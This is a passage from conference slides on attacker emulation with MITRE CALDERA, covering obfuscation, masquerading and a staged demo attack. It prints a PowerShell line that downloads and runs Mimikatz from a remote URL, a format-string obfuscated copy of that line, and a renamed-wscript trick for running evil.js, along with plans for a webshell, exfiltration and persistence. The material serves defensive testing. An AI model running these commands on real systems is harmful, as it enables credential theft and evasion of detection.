 - *Format string* {1}{0} -f{o, world}, "Hell"
 - *Base64 encode*
 - However: can easily be detected by entropy analysis

Beyond standard CALDERA: Obfuscate^{T1140} (2)

Example:

- **Precondition:** this command needs to run:

```
powershell.exe /c "IEX (IEW https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/4c7a2016fc7931cd37273c5d8e17b16d959867b3/E  
xfiltration/Invoke-Mimikatz.ps1);"
```

- **Action:**

1. *Obfuscate command line using format string, e.g.*

```
powershell.exe /c "i`e`x(""""{27}{19}{37}{26}{23}{40}{21}{12}{33}{15}{5}{30}{10}{28}{3}{1}{0}{9}{11}{43}{20}{14}{7}{31}{22}{13}{24}  
{6}{39}{42}{2}{17}{38}{36}{4}{18}{16}{32}{29}{8}{25}{35}{34}{41}"""-f"""/Sploit""", ""ower""", ""tion""", ""ia/P""", ""katz""", ""om/  
P""", ""7b3/""", ""7273""", ""imik""", ""it/4""", ""Shel""", ""c7a2""", ""serc""", ""16d9""", ""1cd3""", ""nt.c""", """); """, """/In  
v""", """.ps1""", ""IWR """, ""c793""", ""hubu""", ""e17b""", ""/raw""", ""5986""", ""atz """, ""ps:/""", ""IEX("")", ""lMaf""", ""ke-  
M""", ""ower""", ""c5d8""", ""Invo""", ""onte""", ""pCre""", ""-Dum""", ""Mimi""", ""'htt""", ""oke-""", ""Exfi""", ""git""", ""d  
s""", ""ltra""", ""016f""")"
```

2. *Run command*

- **Postcondition:** the command successfully ran

3: Masquerading

Beyond standard CALDERA: Masquerade^{T1036}

- Renamed copy of a legitimate utility
- Simple way to bypass rule systems



DefinitelyNot
PowerShell.exe
e



svchost.exe



SEEMS LEGIT

Beyond standard CALDERA: Masquerade^{T1036} (2)

Example:

- **Precondition:** the command `wscript.exe /e:jscript evil.js` needs to be run
- **Action:**
 1. Copy `wscript.exe` to `%appdata%/GoogleUpdate.exe`
 2. Run `GoogleUpdate.exe /e:jscript evil.js`
- **Postcondition:** the command successfully ran

```
C:\Windows\System32\wininit.exe
└── C:\Windows\System32\services.exe
    └── C:\Windows\System32\svchost.exe
        └── C:\Windows\Temp\GoogleUpdate.exe /e:jscript evil.js
```


Plan

- **Stage 0:** Infect machine (outside scope)
- **Stage 1:** Discovery / Lateral Movement
- **Stage 2:** Execution
- **Stage 3:** Persistence
- **(Stage 4: Cover Tracks)**

Plan (2)

- Run Mimikatz
- Find administrators
- Find other machines
- Move to other machines

Discovery / Lateral Movement



- Download webserver
- Set up webshell
- Exfiltrate via webshell

Persistence

- Execution*
- Clear files, registry keys, etc. created by attack
- Cover tracks*

- Create autorun entry for webshell

Putting it together

Demo time!

The image shows a Windows desktop environment with three windows open:

- Caldera Adversary Mode (Left Window):** A web-based interface for managing adversarial operations. It features a top navigation bar with links for Top, Agents, Networks, Adversaries, Run, and Results. Below this is a large red "Start" button. The main area is titled "Operations dashboard" and contains a message: "Select an operation to view all executed steps. Click on each to view the unfiltered response from the given host." A dropdown menu shows "BSides London 2019" and a "Cancel" button. At the bottom, there are five cards: STARTED (2019-05-17 15:00:08), STATUS (STARTED), NETWORK (GOOGLE CLOUD), ADVERSARY (BSIDES LONDON 2019), and CREDENTIALS (0). A status message at the bottom states: "2019-05-17 15:00 Running mimikatz to dump credentials on darlene.ecorp.com". A legend at the bottom indicates: "Green means the step was successful. Red means it failed. Grey is in-progress."
- Process Explorer (Top Right Window):** A tool for monitoring system processes. The title bar reads "darlene - 130.211.53.243 - Remote Desktop Connection" and "Process Explorer - Sysinternals: www.sysinternals.com [ECORP\elliott]". The main pane lists processes with columns for PID, Company Name, CPU, Working Set, and Description. Notable entries include "spoolsv.exe" (Microsoft Corporation, PID 520), "svchost.exe" (Microsoft Corporation, PID 884), "GCEWindowsAgent.exe" (Microsoft Corporation, PID 276), "GoogleVssAgent.exe" (Microsoft Corporation, PID 1180), "dllhost.exe" (Microsoft Corporation, PID 1232), "TaniumClient.exe" (Tanium Inc., PID 1372), "cagent.exe" (The MITRE Corporation, PID 4508), and "explorer.exe" (Microsoft Corporation, PID 3276). The status bar at the bottom shows CPU Usage: 6.63%, Commit Charge: 28.14%, Processes: 59, and Physical Usage: 37.64%.
- File Explorer (Bottom Right Window):** A file browser window showing the contents of the "Temp" folder on the local disk. The path is "This PC > Local Disk (C) > Windows > Temp". The list includes files like "gen_py", "FXSAPIDebugLogFile", "FXSTIFFDebugLogFile", and various SQM files. The status bar at the bottom shows the current time as 0:00 / 1:36.

Putting it together (2)

Step	Process	Goal	Artefacts	Relies on
1	powershell.exe	Run Mimikatz	Symantec.Service.ps1	
2	powershell.exe	Find other computers		
3	-	Prepare webshell		
4	certutil.exe	Download webserver ZIP	judxphcy3fi3qw.exe	3
5	rundll32.exe with advpack.dll	Extract / run webserver	whl6.html, 8me415nnglnrz4j.dll, kpv13v5i1fl0pii/*	4
6	powershell.exe	Find administrators		
7	usbwebserver.exe	Test webshell		5
8	net.exe	Mount network share		1, 2, 6
9	xcopy.exe	Copy RAT	commander.exe	8

Aftermath

- The real challenge starts now

```
▶ 2019-05-17 14:12:54  ● \Device\HarddiskVolume1\Windows\System32\wininit.exe           [0734]-[execution]-[m]-rundll32_launched_against_remote_machine
    └─ ↗ \Device\HarddiskVolume1\Windows\System32\services.exe
        └─ ↗ "c:\Program Files\cagent\cagent.exe"
            └─ ↗ C:\commander.exe -f
                └─ ↗ rundll32.exe advpack.dll,LaunchINFSection c:\windows\temp\whl6.html,Outlook,1
```

Attacker Emulation going forward

- **Community!**
- Sharing CALDERA modules (like Metasploit)
- Industry standard

.. and let's remind ourselves

Attacker Emulation ≠ silver bullet

Key takeaways

1. Attacker emulation helps **understand threats and your defences**
2. Do attacker emulation the **right way**:
 - Make it random
 - Make it real
3. Doesn't have to be difficult!
4. **Community-based sharing**

Getting in touch

- Code and slides on github.com/wietze
- [@Wietze](https://twitter.com/Wietze) on Twitter
- Email via wietze.beukema@pwc.com

Thank you

This content is for general information purposes only, and should not be used as a substitute for consultation with professional advisors.

© 2019 PricewaterhouseCoopers LLP. All rights reserved. PwC refers to the UK member firm, and may sometimes refer to the PwC network. Each member firm is a separate legal entity. Please see www.pwc.com/structure for further details.